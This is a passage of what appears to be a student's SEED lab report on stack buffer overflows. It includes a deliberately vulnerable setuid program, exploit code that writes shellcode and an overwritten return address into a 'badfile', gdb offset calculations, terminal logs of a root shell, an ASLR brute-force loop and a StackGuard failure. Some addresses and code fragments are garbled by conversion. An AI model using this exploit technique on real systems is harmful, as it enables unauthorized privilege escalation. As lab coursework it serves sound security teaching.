uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
sh-4.2#
```

Fig 1.21 compile exploit.c to make badfile, then run stack to attack

```
call_shellcode.c      stack.c      makefile      exploit.c
1  /* stack.c */
2  /* This program has a buffer overflow vulnerability. */
3  /* Our task is to exploit this vulnerability */
4  #include <stdlib.h>
5  #include <stdio.h>
6  #include <string.h>
7  int bof(char *str)
8  {
9      char buffer[250];
10     /* The following statement has a buffer overflow problem */
11     strcpy(buffer, str);
12     return 1;
13 }
14
15 int main(int argc, char **argv)
16 {
17     char str[517];
18     FILE *badfile;
19     badfile = fopen("badfile", "r");
20     fread(str, sizeof(char), 517, badfile);
21     bof(str);
22     printf("Returned Properly\n");
23     return 1;
24 }
```

Fig 1.22 change buffer size to 250

```
[10/04/2016 10:03] seed@ubuntu:~/Desktop/lab3$ sudo make  
sysctl -w kernel.randomize_va_space=0  
kernel.randomize_va_space = 0  
gcc -g -fno-stack-protector -z execstack stack.c -o stack  
chown root stack  
chmod 4755 stack  
[10/04/2016 10:03] seed@ubuntu:~/Desktop/lab3$ █  
stack-protector -z execstack stack.c -o stack  
stack
```

Fig 1.23 compile and set to root and setuid program

```
Locals at 0xbffff138, Previous frame's sp is 0xbffff140
Saved registers:
    ebp at 0xbffff138, eip at 0xbffff13c
(gdb) p &buffer
$1 = (char (*)[250]) 0xbffff036
(gdb) p 0xbffff13c - 0xbffff036
$2 = 262
(qdb)
```

Fig 1.24 get distance of return addr and buffer addr

```
~/Desktop/lab3/exploit.c - Sublime Text (UNREGISTERED)
call_shellcode.c * stack.c * makefile * exploit.c * callshell.c
16  "\xb0\x0b" /* movb $0x0b,%al */
17  "\xcd\x80" /* int $0x80 */
18 ;
19 /* Function that calls an assembly instruction
20    to return the address of the top of the stack */
21 unsigned long get_sp(void)
22 {
23     __asm__ ("movl %esp,%eax");
24 }
25 void main(int argc, char **argv)
26 {
27     char buffer[517];
28     FILE *badfile;
29     /* Initialize buffer with 0x90 (NOP instruction) */
30     memset(&buffer, 0x90, 517);
31     /* You need to fill the buffer with appropriate contents here */
32     /* Save the contents to the file "badfile" */
33     long buffer_addr = 0xbfffff118;
34     long dis_buff_to_retAddr = 262;
35     long offset = 517 - dis_buff_to_retAddr - sizeof(shellcode); /* distance of return add
36     printf("offset = %d\n", offset);
37     long malicious_addr = buffer_addr + offset;
38     long *ptr = (long*)(buffer + dis_buff_to_retAddr);
39     *ptr = malicious_addr;
40     memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));
41     printf("0x%x\n", get_sp());
42     badfile = fopen("./badfile", "w");
43     fwrite(buffer, 517, 1, badfile);
44     fclose(badfile);
45 }
```

Fig 1.25 modify exploit.c to make badfile for buffer size 250

```
[10/04/2016 10:11] seed@ubuntu:~/Desktop/lab3$ make
gcc -o exploit exploit.c
exploit.c: In function ‘main’:
exploit.c:36:2: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘long int’ [-Wformat]
exploit.c:41:2: warning: format ‘%x’ expects argument of type ‘unsigned int’, but argument 2 has type ‘long unsigned int’ [-Wformat]
[10/04/2016 10:11] seed@ubuntu:~/Desktop/lab3$ ./exploit
offset = 230
0xbfffff138
[10/04/2016 10:11] seed@ubuntu:~/Desktop/lab3$ ./stack
sh-4.2# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
sh-4.2# █
```

Fig 1.26 attack for buffer size 250

Observation:

1. Like fig 1.1 and 1.2, I invoked shell.
2. I used extra command to compile stack.c, as fig 1.4.
3. As fig 1.7, badfile contents are filled 90.
4. Like fig 1.8 and 1.9, I got buffer address.
5. Like fig 1.10 I got ebp address, and then I could calculate distance between return address and buffer. It was 36.
6. Like fig 1.14 and fig 1.15, badfile was constructed. Malicious code is in the end of this file.
7. When buffer size is 24, attack was successful. I got root privilege shell, like picture 1.16.
8. When buffer size is 12, attack was successful. I got root privilege shell, like picture 1.21.
9. When buffer size is 250, attack was successful. I got root privilege shell, like picture 1.26.

Explanation:

1. I used code[] substituted execve("/bin/sh", name, 0);. Because this kind of code is without '0', it could be executed in stack. The intention of this code is to invoke shell. This principle would be used in exploit.c.
2. Command like below is used:

`sysctl -w kernel.randomize_va_space=0` To disable Address Space Randomization.

`gcc -g -fno-stack-protector -z execstack stack.c -o stack` To disable Stack Guard, and set stack executable.

3. 90 is NOP. I used it filled up the bad file and then I would add some special code to do buffer overflow.
4. I got buffer address with special command.
5. I can get ebp address using gdb debug. Then I could got return address for with addition of 4. (32 bits system). Then distance between return address and buffer is computed. This distance is one of critical issue in buffer overflow attack.
6. Badfile was constructed like fig 1.14 and fig 1.15. With distance between buffer and return address, I wrote a special address value in this place. This value is distance between return address and malicious code. Like fig 1.15, I wrote malicious code in the end of this badfile, so that it is easy for me to got the distance from return address to this code.
7. This attack was successful, because I made this attack as principle of buffer overflow. Like table below:

register	address
Malicious code	Address of buffer + offset
:	:
:	:
Return address	0xbffff13c (4B)
ebp	0xbffff138 (4B)
	Align (8B)
Buffer[24]	0xbffff130 (4B)
:	:
Buffer[0]	0xbffff118 (4B)

So at the address 0xbffff13c, return address is stored. I rewrote it with the value of malicious code address. Like code (line 37 and line 38) in fig 1.12. As

the result, when program pointer went out of this frame, program pointer would point to malicious code. And run the code.

Because stack is set-uid root program, it had root privilege, and malicious code was its child process, then malicious code could get root privilege, as the result of picture 1.16.

8. Buffer size became 12, like fig 1.17. I needed to reconstruct badfile to match to rewrite return address value to point to malicious code. As idea of buffer size of 24, I did attack successfully.
9. Buffer size became 250, first calculate distance between return address and buffer. Then construct badfile to rewrite return address to point to malicious code. At last, attack was successful.


Task 2: Exploiting the Vulnerability

```
[10/04/2016 11:48] seed@ubuntu:~/Desktop/lab3$ sudo make
/sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
gcc -g -fno-stack-protector -z execstack stack.c -o stack
chown root stack
chmod 4755 stack
[10/04/2016 11:48] seed@ubuntu:~/Desktop/lab3$ ls -l stack
-rwsr-xr-x 1 root root 9783 Oct  4 11:48 stack
[10/04/2016 11:49] seed@ubuntu:~/Desktop/lab3$ █
```

Fig 2.1 turn on address randomization

```
Saved registers:
  ebp at 0xbffa25b8, eip at 0xbffa25bc
(gdb) p &buffer
$1 = (char (*)[250]) 0xbffa24b6
(gdb) p 0xbffa25bc - 0xbffa24b6
$2 = 262
(gdb) █
```

Fig 2.2 gdb got return address and buffer address and their difference.




```

16  "\xb0\x0b" /* movb $0x0b,%al */
17  "\xcd\x80" /* int $0x80 */
18 ;
19 /* Function that calls an assembly instruction
20    to return the address of the top of the stack */
21 unsigned long get_sp(void)
22 {
23     __asm__("movl %esp,%eax");
24 }
25 void main(int argc, char **argv)
26 {
27     char buffer[517];
28     FILE *badfile;
29     /* Initialize buffer with 0x90 (NOP instruction) */
30     memset(&buffer, 0x90, 517);
31     /* You need to fill the buffer with appropriate contents here */
32     /* Save the contents to the file "badfile" */
33     long buffer_addr = 0xbfffff118;
34     long dis_buff_to_retAddr = 262;
35     long offset = 517 - dis_buff_to_retAddr - sizeof(shellcode); /* distance of return address */
36     printf("offset = %d\n", offset);
37     long malicious_addr = buffer_addr + offset;
38     long *ptr = (long*)(buffer + dis_buff_to_retAddr);
39     *ptr = malicious_addr;
40     memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));
41     printf("0x%lx\n", get_sp());
42     badfile = fopen("./badfile", "w");
43     fwrite(buffer, 517, 1, badfile);
44     fclose(badfile);
45 }

```

Fig 2.3 modify exploit code to make badfile



```

[10/04/2016 12:02] seed@ubuntu:~/Desktop/lab3$ make clean
rm exploit
[10/04/2016 12:03] seed@ubuntu:~/Desktop/lab3$ make
gcc -o exploit exploit.c
exploit.c: In function ‘main’:
exploit.c:36:2: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘long int’ [-Wformat]
exploit.c:41:2: warning: format ‘%x’ expects argument of type ‘unsigned int’, but argument 2 has type ‘long unsigned int’ [-Wformat]
[10/04/2016 12:03] seed@ubuntu:~/Desktop/lab3$ ./exploit
offset = 230
0xbfe0e128
[10/04/2016 12:03] seed@ubuntu:~/Desktop/lab3$ ./stack
Segmentation fault (core dumped)
[10/04/2016 12:03] seed@ubuntu:~/Desktop/lab3$ █

```

Fig 2.4 process the attack.

```
Saved registers:  
    ebp at 0xbff9a0278, eip at 0xbff9a027c  
(gdb) p &buffer  
$1 = (char (*)[24]) 0xbff9a0258  
(gdb) █  
    Saved registers:  
    ebp at 0xbfe0b518, eip at 0xbfe0b51c  
(gdb) p &buffer  
$1 = (char (*)[24]) 0xbfe0b4f8  
(gdb) █  
    Saved registers:  
    ebp at 0xbffd44d8, eip at 0xbffd44dc  
(gdb) p &buffer  
$1 = (char (*)[24]) 0xbffd44b8  
(gdb) █  
    Saved registers:  
    ebp at 0xbf89a468, eip at 0xbf89a46c  
(gdb) p 0xbf89a46c - 0xbf89a448  
$3 = 36  
(gdb) █  
    Saved registers:  
    ebp at 0xbfa0c7f8, eip at 0xbfa0c7fc  
(gdb) p &buffer  
$1 = (char (*)[24]) 0xbfa0c7d8  
(gdb) p 0xbfa0c7fc - 0xbfa0c7d8  
$2 = 36  
(gdb) █
```

Fig 2.5 debug buffer address and return address. (buffersize = 24)

The screenshot shows a Sublime Text window with multiple tabs at the top: call_shellcode.c, stack.c, makefile, exploit.c (which is the active tab), and callshell.c. The code in the exploit.c tab is as follows:


```
19 /* Function that calls an assembly instruction
20    to return the address of the top of the stack */
21 unsigned long get_sp(void)
22 {
23     __asm__("movl %esp,%eax");
24 }
25 void main(int argc, char **argv)
26 {
27     char buffer[517];
28     FILE *badfile;
29     /* Initialize buffer with 0x90 (NOP instruction) */
30     memset(&buffer, 0x90, 517);
31     /* You need to fill the buffer with appropriate contents here */
32     /* Save the contents to the file "badfile" */
33     long buffer_addr = 0xbfbba2356;
34     long dis_buff_to_retAddr = 262;
35     long offset = 517 - dis_buff_to_retAddr - sizeof(shellcode); /* 
36     printf("offset = %d\n", offset);
37     long malicious_addr = buffer_addr + offset;
38     long *ptr = (long*)(buffer + dis_buff_to_retAddr);
39     *ptr = malicious_addr;
40     memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, s
41     printf("0x%x\n", get_sp());
42     badfile = fopen("./badfile", "w");
43     fwrite(buffer, 517, 1, badfile);
44     fclose(badfile);
45 }
```

Fig 2.6 modify value of buffer_addr variable

The screenshot shows a terminal window with the title 'Terminal'. The command 'make' is run, followed by the output of the compilation process:


```
[10/04/2016 12:23] seed@ubuntu:~/Desktop/lab3$ make
gcc -o exploit exploit.c
exploit.c: In function ‘main’:
exploit.c:36:2: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘long int’ [-Wformat]
exploit.c:41:2: warning: format ‘%x’ expects argument of type ‘unsigned int’, but argument 2 has type ‘long unsigned int’ [-Wformat]
[10/04/2016 12:23] seed@ubuntu:~/Desktop/lab3$
```

Fig 2.7 compile and run exploit.c



A screenshot of a terminal window titled "Terminal". The command entered is "sh -c \"while [1]; do ./stack; done;\"". The output shows multiple segmentation faults (core dumped) occurring at various line numbers (e.g., 8793, 8795, 8797, etc.) while the program ./stack runs.

Fig 2.8 while loop to run stack



A screenshot of a terminal window titled "Terminal". The command entered is "sh -c \"while [1]; do ./stack; done;\"". The output shows multiple segmentation faults (core dumped) occurring at various line numbers (e.g., 8793, 8795, 8797, etc.) while the program ./stack runs. The terminal also displays the source code of the program, which includes assembly instructions and C code for memory manipulation and file operations.

Fig 2.9 attack successfully

Observation:

1. As fig 2.4, I did not get root shell. The err message is core dumped.
2. As fig 2.5, every time I debug, address of buffer is new. But the distance from buffer to return address is fixed.
3. As picture 2.9, I attacked successfully.

Explanation:

1. Because address space randomization in system was turned on. So the buffer address in stack is randomized. So the address I guessed was not right for running program. Then I made a wrong return address. When process returned to 1. Protected address then process would crash; 2. Address for

invalid instruction then process would crash; 3 the virtual address was not mapped then process would crash.

2. Buffer address was changed once I debug it, because address space randomization was turned on. This kind of randomization makes starting address is random in stack. So it is not easy to guess it right, then it would make buffer overflow attack hard to be successful. But the distance from buffer to return address was fixed.
 3. Like fig 2.8, I run attack in a while loop. For a long time(at least 2 hours), I attacked successfully. So I can still attack using buffer overflow vulnerability. I guessed an address in exploit.c and made a badfile. Once value of buffer address in stack process equaled to guessed value, the attack would success. As fig 2.5, result of debugging showed that buffer address looked like 0xbffff8, so that I could only guess the five digits to process this attack. The success possibility is $1 / 16^5$.

Task 3: Stack Guard


```
[10/04/2016 20:37] seed@ubuntu:~/Desktop/lab3$ sudo make  
sysctl -w kernel.randomize_va_space=0  
kernel.randomize_va_space = 0  
gcc -g -z execstack stack.c -o stack  
chown root stack  
chmod 4755 stack  
[10/04/2016 20:37] seed@ubuntu:~/Desktop/lab3$ █
```

Fig 3.1 turn off address space randomization and turn on stack guard

```
Saved registers:  
    ebp at 0xbfffff128, eip at 0xbfffff12c  
(gdb) p &buffer  
$1 = (char (*)[24]) 0xbfffff104  
(gdb) p 0xbfffff12c - 0xbfffff104  
$2 = 40  
(gdb)
```

34	long dis_buff_to_retAddr = 40;
35	long offset = 517 - dis_buff_to_retAddr;
36	printf("offset = %d\n", offset);
37	long malicious_addr = buffer + offset;
38	long *ptr = (long*)(buffer + offset);
39	*ptr = malicious_addr;
40	memcpy(buffer + sizeof(buffer),
41	printf("A%8v\n", get_sp());

Fig 3.2 gdb debug buffer to return address distance




The screenshot shows a Sublime Text window with four tabs: stack.c, exploit.c (which is the active tab), and makefile. The code in exploit.c is as follows:

```

19  /* Function that calls an assembly instruction
20   * to return the address of the top of the stack */
21  unsigned long get_sp(void)
22  {
23      __asm__ ("movl %esp,%eax");
24  }
25  void main(int argc, char **argv)
26  {
27      char buffer[517];
28      FILE *badfile;
29      /* Initialize buffer with 0x90 (NOP instruction) */
30      memset(&buffer, 0x90, 517);
31      /* You need to fill the buffer with appropriate contents here */
32      /* Save the contents to the file "badfile" */
33      long buffer_addr = 0xbffff104;
34      long dis_buff_to_retAddr = 40;
35      long offset = 517 - dis_buff_to_retAddr - sizeof(shellcode); /* 
36      printf("offset = %d\n", offset);
37      long malicious_addr = buffer_addr + offset;
38      long *ptr = (long*)(buffer + dis_buff_to_retAddr);
39      *ptr = malicious_addr;
40      memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, s
41      printf("0x%llx\n", get_sp());
42      badfile = fopen("./badfile", "w");
43      fwrite(buffer, 517, 1, badfile);
44      fclose(badfile);
45  }

```

Fig 3.3 modify exploit.c to make badfile



```
[10/04/2016 20:41] seed@ubuntu:~/Desktop/lab3$ make
gcc -o exploit exploit.c
exploit.c: In function ‘main’:
exploit.c:36:2: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘long int’ [-Wformat]
exploit.c:41:2: warning: format ‘%x’ expects argument of type ‘unsigned int’, but argument 2 has type ‘long unsigned int’ [-Wformat]
```

Fig 3.4 compile exploit.c file

```
[10/04/2016 20:41] seed@ubuntu:~/Desktop/lab3$ ./exploit
offset = 452
0xbfffff138
[10/04/2016 20:42] seed@ubuntu:~/Desktop/lab3$ ./stack
*** stack smashing detected ***: ./stack terminated
===== Backtrace: =====
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb7f240e5] stack
/lib/i386-linux-gnu/libc.so.6(+0x10409a)[0xb7f2409a] stack
./stack[0x8048513]
[0xbfffff2c8]
===== Memory map: =====
08048000-08049000 r-xp 00000000 08:01 1718288 /home/seed/Desktop/lab3/stack
08049000-0804a000 r-xp 00000000 08:01 1718288 /home/seed/Desktop/lab3/stack
0804a000-0804b000 rwxp 00001000 08:01 1718288 /home/seed/Desktop/lab3/stack
0804b000-0806c000 rwxp 00000000 00:00 0 [heap]
b7def000-b7e0b000 r-xp 00000000 08:01 2360149 /lib/i386-linux-gnu/libgcc_s.so
.1
Newaq
```

Fig 3.5 process the attack, but failed

Observation:

- As fig 3.5, error message was printed. The attack was failed. The error message was that “*** stack smashing detected ***”. So the buffer overflow was detected and the process was terminated.

Explanation:

- GCC compiler made a security “Stack Guard” to prevent buffer overflow. As this protection buffer overflow would not work well. Once overflow was detected, the error message “*** stack smashing detected ***” would be printed and this process was terminated.

Task 4: Non-executable Stack

